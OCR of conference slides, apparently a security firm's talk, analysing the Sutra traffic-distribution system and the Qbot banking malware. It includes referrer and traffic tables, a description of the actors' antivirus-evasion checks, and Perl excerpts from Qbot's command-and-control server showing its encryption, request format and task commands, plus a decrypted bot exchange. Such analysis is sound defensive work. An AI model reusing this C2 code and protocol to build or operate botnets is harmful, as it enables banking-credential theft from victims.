
Sutra TDS Configuration for IE



Sutra TDS Configuration for FireFox



Sutra TDS Configuration for Clients Vulnerable to Java Exploits




Sutra TDS referer List – Equivalent of an Infected Website List


Referers	Raw hits	Unique hits
http://www.myc -conditions/fiber-lifestyle/	1051	932
http://www.myc -conditions /orthodontics-br	780	707
http://www.myc -conditions /components-of-	648	571
http://er	588	470
http://www.con /'	357	174
http://www.f1fa	351	124
http://www.myc -conditions /constipation/33	281	243
http://www.fitne	275	212
http://dnevni-lis	270	184
http://www.con /pages/cabinmodels.html	242	75
http://www.thin	211	198
http://www.diss icle/the-radical-ellen-wil	192	181
http://www.des	189	138
http://www.tlcaf n	184	123
http://www.dad	158	130
http://www.aqu	141	104
http://englishrus /submarines-transported/	124	71
http://xnepali.ne vies/	122	86
http://www.kaa	110	80
http://www.mar	98	49
	96	34
http://www.co efocus.com/blog5.php/2014/09 /09/toni	88	84
http://www.f1 /2014/09/10/f1-fanatic-round-up-10	79	0
http://englishr 014/09/09/new-jets-delivered-to-ai	71	26
http://suicider	65	41
http://gardein	65	53
http://www.te n/	64	51
http://www.tl hotos.htm	59	45
http://www.co abins.com/pages/log_homes.html	55	6
http://dadamc	54	43
http://mp3tec '159/	53	31
http://englishr 014/09/08/hidden-tu-144-in-kazan-o	53	34
http://www.th	53	24
http://bowsan m/	52	39
http://englishr 014/09/09/rostov-on-don-flood-2014	48	7
http://www.co abins.com/pages/products /14-7x27/14-	48	12

Referer domains	Raw hits	Unique hits
www.m	2771	2460
english	2258	1065
www.c ns.com	1072	390
www.f1	989	228
mp3tec	875	221
www.fi	711	426
www.d m	668	365
xnepali	628	293
www.h m	580	318
www.a d.com	500	255
www.w	490	225
www.d org	485	405
suicide	483	295
www.te	455	29
dnevni-	453	291
www.th	284	234
www.c 1.com	278	173
www.tl	266	184
www.k	243	169
www.p	232	185
www.r m	224	178
scam-d	219	179
www.te	217	138
www.e	211	44
www.th	197	138
www.c us.com	190	171
www.k	184	68
paleop	179	139
thelaug	173	120
joyfulh	167	91
www.d	163	135
gardeir	145	90
www.m n	130	61
bowsar	118	75
www.d	99	69
	96	34
www.z	96	83
thebigs	84	14
www.m com	81	61
bundes	75	43

Sutra TDS Redirecting to EK – 2014



Sutra TDS Redirecting to EK – 2016




proofpoint

RSAConference2016

Sutra TDS Daily Traffic


Summary for 'total'

This month, top 'Raw hits' = 105078



Date	Raw hits	Uniques	Proxies	Without referer
total	47051594	23644338 (50.3%)	28966153 (61.6%)	320266 (0.7%)
2014/09/16	14981	9448 (63.1%)	37 (0.2%)	143 (1.0%)
2014/09/15	36073	21730 (60.2%)	44 (0.1%)	331 (0.9%)
2014/09/14	24984	15295 (61.2%)	31 (0.1%)	121 (0.5%)
2014/09/13	22096	12703 (57.5%)	26 (0.1%)	118 (0.5%)
2014/09/12	34363	22017 (64.1%)	39 (0.1%)	246 (0.7%)
2014/09/11	40658	25080 (61.7%)	63 (0.2%)	278 (0.7%)
2014/09/10	48560	28660 (59.0%)	52 (0.1%)	289 (0.6%)
2014/09/09	50771	26835 (52.9%)	79 (0.2%)	361 (0.7%)
2014/09/08	105078	40168 (38.2%)	111 (0.1%)	623 (0.6%)
2014/09/07	39466	17532 (44.4%)	43 (0.1%)	208 (0.5%)
2014/09/06	24955	15742 (63.1%)	31 (0.1%)	228 (0.9%)
2014/09/05	29398	17557 (59.7%)	53 (0.2%)	330 (1.1%)
2014/09/04	32467	18960 (58.4%)	55 (0.2%)	318 (1.0%)
2014/09/03	39128	21872 (55.9%)	64 (0.2%)	348 (0.9%)
2014/09/02	68340	44445 (65.0%)	85 (0.1%)	556 (0.8%)
2014/09/01	51895	35764 (68.9%)	63 (0.1%)	269 (0.5%)


Northern Gold Sutra TDS ACCEPTED Browser Hit Distribution



Tools: The av_sutra_check.pl suite

- Non-blacklisting check : Scan4U's API
  - TDS URLs
  - Exploit server URLs
  - Malicious javascript to be injected
  - Obfuscated qbot
- Actors notified via ICQ immediately upon detection by any antivirus vendor (oscar.pl)
- Antivirus detection rate: always 0 to 5 out of 55 vendors on VirusTotal


Phase 4: Stealing User Banking Credentials – Malware



Malware Adoption

- Qbot aka Qakbot that has been around since 2007
  - It's a worm that spreads via network shares and removable drives
  - Ring3 rootkit
  - Networking communications: DGA domains + RC4 encryption with sha1 random salt
  - Exfiltrate POP3/FTP passwords, keystrokes, certificates and bot info via FTP
  - Anti-VM, Anti-Sandbox features
- Second stages
  - Session Spy, Webinject (man in the browser), Zeroaccess, Smokebot, VNC (rat in the browser), Proxy client (SocksFabric), Ext_ip (portscan module)
- Strategy change: spreading ransomeware since 2015

Qbot Command and Control Panel



Qbot Communications

- Bots ask C2 for new commands to execute: We sent a same request multiple times and received different responses – why?

Qbot Communications: Encryption

- Bots ask C2 for new commands to execute: We sent a same request multiple times and received different responses – why?

```
sub encrypt_cc_data
{
    my ($data) = @_;

    my $salt = build_random_salt();
    my $key = sha1($salt, $CC_CRYPT_PRESHARED_KEY);
    my $crypted_data = RC4($key, $data);

    return $salt.$crypted_data;
}
```

Qbot Communications: Decryption

- Decrypting bot's post data

```
sub decrypt_cc_data
{
    my ($r) = @_;

    my @salt_chars = unpack("C16", $r);
    my @crypted_data_chars = unpack("x16 C*", $r);

    my $salt = pack("C*", @salt_chars);
    my $crypted_data = pack("C*", @crypted_data_chars);

    my $key = sha1($salt, $CC_CRYPT_PRESHARED_KEY);

    print_dbg("decrypt_cc_data(): length(salt)=".length($salt)." length(r)=".
        length($r)." length(crypted_data)=".length($crypted_data)."\n");

    return RC4($key, $crypted_data);
}
```

Qbot Communications: Decryption

- Decrypting bot's post data:

```
ctf@ubuntu:~/Desktop$ perl deqbot.pl --decrypt qcDftRreRA8E7rIwAN4tznmSTQlBgLeKg5xxH1qrDhZDY
SVmxSXypR2s9odxxNFcF3RGuDtzMzdYjLL74rGTFFDwhbP3X8LyUgauxEFq4X7XuHk9sA+SlJIkbeCck66TnJbiNxFCA
iOH

The decrypted payload: r=1&n=qtxuzs653767&os=5.1.1.2600.3.0.0100&bg=a&it=2&qv=0201.149&ec=2d
498963&salt=gknF4Tma
```

```
===>>> nick: qtxuzs653767 row[0]=1
sql_cmd='SELECT code FROM cond_country,country WHERE country_id=country.id
AND task_id='1''
sql_cmd='SELECT nick FROM nick_task WHERE task_id='1''
updbot: cur_exe_crc=0 exe_crc=759794019
print_task(): task_id=1
sql_cmd='SELECT cmd FROM task where id='1''
cmd='updbot'
salt=gknF4Tma
task_content=1&gknF4Tma&7F000001&updbot
print_task(): encrypt task_content='KWc/buy+X+
/Yy0onGjNKQDC37o4G7Yh1WoxIEX1DqhkQCtsPICy2scXbQw=='
```

Qbot Communications: Decryption

- Bot's request format:
  r=1&n=qtxuzs653767&os=5.1.1.2600.3.0.0100&bg=a&it=2&qv=0
  201.149&ec=2d498963&salt=qknF4Tma

```
if ($r !~ /^r=(\d+)&n=(.+?)&os=(.+?)&bg=(.+?)&it=(.+?)&qv=(.+?)&ec=
    (.+?)&salt=(.+?)$/) {
    print_err("Bad request format, code $req_code: [$r]\n");
    log_bad_request(4, $r);
    return 1;
}
$nick = $2;
$os_ver = $3;
$bot_group = $4;
$install_type = $5;
$qbot_version = $6;
$exe_crc = hex($7);
$salt1 = $8;
```

Qbot Communications: Decryption

- Bot's task command format
  - 1&gknF4Tma&7F000001&updbot

```
if ($req_proto_ver < 7) {
    $task_content = "$task_id&$salt1_sign&$salt2&$salt2_sign&";
} else {
    $task_content = "$task_id&$salt1&";
}

if ($req_proto_ver >= 2) {
    $task_content .= sprintf("%08X", ip2num($client_ip))."&";
}
if ($task_id == 0) {
    $task_content .= "notask&http://[redacted]\n";
} else {
    if ($req_proto_ver >= 4) {
        $task_content .= $row[0]."\n";
```

